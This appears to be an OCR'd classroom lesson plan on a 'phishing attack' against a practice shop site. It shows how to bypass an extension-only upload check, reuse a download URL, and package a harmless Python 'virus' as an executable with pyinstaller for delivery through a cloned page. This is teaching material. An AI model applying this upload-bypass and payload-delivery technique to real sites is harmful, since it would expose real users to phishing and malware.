
Topic	**Phishing Attack**	
Class Description	**Students will perform a phishing attack to deploy a virus into the victim's device using the page cloned earlier**	
Class	**C-237**	
Class time	**45 mins**	
Goal	● Learning about how to create python executables ● Bypassing image upload in websites	
Resources Required	● Teacher Resources: ○ Laptop with internet connectivity ○ Earphones with mic ○ Notebook and pen ○ Visual Studio Code ● Student Resources: ○ Laptop with internet connectivity ○ Earphones with mic ○ Notebook and pen ○ Visual Studio Code	
Class structure	**Warm-Up** **Teacher-led Activity 1** **Student-led Activity 1** **Wrap-Up**	**10 mins** **10 mins** **20 mins** **5 mins**

WARM-UP SESSION - 10mins


Teacher Action	**Student Action**
Hey <student's name>. How are you? It's great to see you! Are you excited to learn something new today?	**ESR**: Hi, thanks, yes, I am excited about it!

In the last session, we cloned the profile page of our website by just using JavaScript and an AJAX request. We did some DOM manipulation with jQuery to make our cloned page more realistic for a user. Any doubts from the last session? *The teacher clarifies doubts (if any)* *We have performed a phishing attack before, where we created a fake login page and exploited the video chat app's mailer API to send emails on behalf of that application. Today, we are going to create a virus executable that we will use in our phishing attack and we will also bypass image uploads on the website.* *Let's get started*	**ESR**: Varied!
Q&A Session	
Question	**Answer**
Which of the symbols is used to denote a class in jQuery? 1. # 2. $ 3. . 4. ?	**C**
Which function is used to add event listeners in jQuery? 1. $(document).ready() 2. $(function()) 3. $(document).load() 4. $(document).listen()	**B**
TEACHER-LED ACTIVITY - 10 mins	


Teacher Initiates Screen Share	
ACTIVITY ● **Understanding extensions for bypassing image uploads**	
Teacher Action	**Student Action**
Okay, so we have cloned the profile page and manipulated it's content to perform a phishing attack using it, but how would we actually perform the attack? Where will we use this page that we have just cloned? The answer is simple! Let's go back to our ecommerce website and login again using the following credentials. Email - john.doe@gmail.com Password - hello_john *Teacher opens the Teacher Activity 1*	




Here, in the navbar, you would notice a button next to the ***Logout*** button saying ***"Help"***. Let's navigate there -



Here, we see a simple help page where we can enter our query and upload an attachment so that we can receive help with our issue. Now, what type of attachment do you think should be allowed here? That's right! For this, the backend normally contains an extension check, where they check the extension type. If it is any of the allowed extensions (jpg, jpeg, png, etc.) then it allows the attachment to be saved in a remote server and generates a URL for the attachment so that it can be accessed. Since it only checks extensions, can you upload a pdf file while using a png extension? You could! Infact, this is what hackers usually do. They disguise their file with names like file.pdf.png, which is actually a PDF file disguised as a PNG and therefore the	**ESR:** Images **ESR:** Varied!

backend saves it remotely and fails to detect that it's not an image. Let's create a ticket here by entering some random title, description and uploading any random file as an attachment - *Teacher fills the form*	*Student observes*
 Testing Title Testing Description Screenshot 2021-12-10 at 09.56.19.png	
Now, if we submit this form and go to our profile screen, we would see in the right section a table for help tickets raised - *Teacher navigates to the profile screen after saving the form*	



Toy-e-Wagon

Search

Dashboard Profile Logout Help

John Doe

+1 (1234) 123 123

Address

100, nalanda appartment, 22 C, Haryana, India - 121001

Orders

Search for an order by Order ID

Search

No orders to display

Tickets

Show 10 entries

GUID	Title	Description	Attachment
256299be-f9f6-4d5d-99d1-9e24854bedeb	Testing Title	Testing Description	Attachment

Showing 1 to 1 of 1 entries


Previous 1 Next

Here, in the tickets section, we can see 4 columns -

1. GUID
2. Title
3. Description
4. Attachment

If we click on the attachment here, it will get downloaded for us automatically -

Teacher clicks on the attachment hyperlink



Toy-e-Wagon

Search

Dashboard Profile Logout Help

John Doe

+1 (1234) 123 123

Address

100, nalanda appartment, 22 C, Haryana, India - 121001

Orders

Search for an order by Order ID | Search

No orders to display

Tickets

Show 10 entries

GUID	Title	Description	Attachment
256299be-f9f6-4d5d-99d1-9e24854bedeb	Testing Title	Testing Description	Attachment


Showing 1 to 1 of 1 entries

Previous 1 Next

Screenshot_202....png

Show all

Awesome! Now let's inspect and see what URL this attachment has, so that it is downloading things for us. *Teacher inspects the page and checks the attachment's URL*	



GUID	Title	Description	
256299be-f9f6-4d5d-99d1-9e24854bedeb	Testing Title	Testing Description	Attachment

Showing 1 to 1 of 1 entries

```
<thead>…</thead>
<tbody>
  <tr class="odd">
    <td class="sorting_1">256299be-f9f6-4d5d-99d1-9e24854bedeb</td>
    <td>Testing Title</td>
    <td>Testing Description</td>
    <td>
      <a href="/api/download/Screenshot 2021-12-10 at 09.56.19.png">Attachment</a> == $0
    </td>
  </tr>
</tbody>
```

```
element.style {
}
a {                                   _reboot.scss:183
  color: #007bff;
  text-decoration: none;
  background-color: transparent;
}
*, ::after, ::before {                _reboot.scss:22
  box-sizing: border-box;
```

... col-md-12.col-lg-12.mt-5 div#ticket_table_wrapper.dataTables_wrapper.no-footer table#ticket_table.dataTable.no-footer tbody tr.odd td a

Awesome! We can see that the URL ***"/api/download/"*** is being used so that it is directly downloading the attachment. Now let's say, that you create a virus and upload it through the help section in the browser, do you think you can use this URL to get it downloaded in a user's device through the page we cloned in the last class? That's exactly what we are going to do! Let's start by creating a simple program that can act as a virus for now.	**ESR:** Yes!


STUDENT-LED ACTIVITY - 20 mins

- **Ask the student to press the ESC key to come back to the panel.**
- **Guide the student to start Screen Share.**
- **The teacher gets into Full Screen.**

ACTIVITY


- **Creating a simple python program to act as a virus.**
- **DOM manipulation to complete phishing attack**

Teacher Action	Student Action
Note - If the student is using Linux or MacOS but the teacher is using Windows, this activity should be performed on the teacher's device. If however, both teacher and student are on Linux or MacOS, then skip this activity and follow a different activity mentioned below this one. Alright, let's write a simple Python program that will create a .txt file with some text in it. *Teacher guides the student to open VS Code and create the new file with the .py extension and write a simple program to create a .txt file with some text in it.*	*Student opens the VS Code and creates a new python file and writes code to create a .txt file with some text in it.*




```
with open("file.txt", "w+") as f:
    f.write("This is a computer virus!")
```

On running the code, it creates a file -



```
This is a computer virus!
```

Awesome! Now to create it's executable, we will have to install ***pyinstaller*** with the following command - ***pip install pyinstaller*** Do you know what an executable is? An executable is an .exe file, which we usually have in windows that can run. Let's open a new command prompt and run the command to install ***pyinstaller*** *Teacher helps the student in installing **pyinstaller***	**ESR:** Varied! *Student installs **pyinstaller***



```
(venv) C:\Users\admin\Desktop\test>pip install pyinstaller
Collecting pyinstaller
  Downloading pyinstaller-4.7-py3-none-win_amd64.whl (2.0 MB)
     |████████████████████████████████| 2.0 MB 6.4 MB/s
Collecting pefile>=2017.8.1
  Downloading pefile-2021.9.3.tar.gz (72 kB)
     |████████████████████████████████| 72 kB ...
Collecting altgraph
  Downloading altgraph-0.17.2-py2.py3-none-any.whl (21 kB)
Collecting pyinstaller-hooks-contrib>=2020.6
  Downloading pyinstaller_hooks_contrib-2021.4-py2.py3-none-any.whl (215 kB)
     |████████████████████████████████| 215 kB ...
Collecting pywin32-ctypes>=0.2.0
  Downloading pywin32_ctypes-0.2.0-py2.py3-none-any.whl (28 kB)
Requirement already satisfied: setuptools in c:\users\admin\desktop\test\venv\lib\site-packages (from pyinstaller) (56.0.0)
Collecting future
  Downloading future-0.18.2.tar.gz (829 kB)
     |████████████████████████████████| 829 kB ...
Using legacy 'setup.py install' for pefile, since package 'wheel' is not installed.
Using legacy 'setup.py install' for future, since package 'wheel' is not installed.
Installing collected packages: future, pywin32-ctypes, pyinstaller-hooks-contrib, pefile, altgraph, pyinstaller
    Running setup.py install for future ... done
    Running setup.py install for pefile ... done
Successfully installed altgraph-0.17.2 future-0.18.2 pefile-2021.9.3 pyinstaller-4.7 pyinstaller-hooks-contrib-2021.4 pywin32-ctypes-0.2.0
WARNING: You are using pip version 21.1.1; however, version 21.3.1 is available.
You should consider upgrading via the 'c:\users\admin\desktop\test\venv\scripts\python.exe -m pip install --upgrade pip' command.
```

Now let’s navigate to the folder in which we created our python file.


Once inside the folder, let’s run the following command -

pyinstaller --onefile filename

Here, the filename would be the name of your python file.

Teacher helps the student in running the command

Student runs the command




```
(venv) C:\Users\admin\Desktop\test>pyinstaller --onefile windows.py
136 INFO: PyInstaller: 4.7
137 INFO: Python: 3.9.5
145 INFO: Platform: Windows-10-10.0.19042-SP0
146 INFO: wrote C:\Users\admin\Desktop\test\windows.spec
147 INFO: UPX is not available.
152 INFO: Extending PYTHONPATH with paths
['C:\\Users\\admin\\Desktop\\test']
320 INFO: checking Analysis
320 INFO: Building Analysis because Analysis-00.toc is non existent
320 INFO: Initializing module dependency graph...
322 INFO: Caching module graph hooks...
342 INFO: Analyzing base_library.zip ...
2543 INFO: Processing pre-find module path hook distutils from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks\\pre_find_module_path\\hook-distutils.py'.
2544 INFO: distutils: retargeting to non-venv dir 'C:\\Users\\admin\\AppData\\Local\\Programs\\Python\\Python39\\lib'
5876 INFO: Caching module dependency graph...
5995 INFO: running Analysis Analysis-00.toc
6008 INFO: Adding Microsoft.Windows.Common-Controls to dependent assemblies of final executable
  required by C:\Users\admin\AppData\Local\Programs\Python\Python39\python.exe
6054 INFO: Analyzing C:\Users\admin\Desktop\test\windows.py
6055 INFO: Processing module hooks...
6055 INFO: Loading module hook 'hook-difflib.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6057 INFO: Loading module hook 'hook-distutils.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
6057 INFO: Loading module hook 'hook-distutils.util.py' from 'c:\\users\\admin\\desktop\\test\\venv\\lib\\site-packages\\PyInstaller\\hooks'...
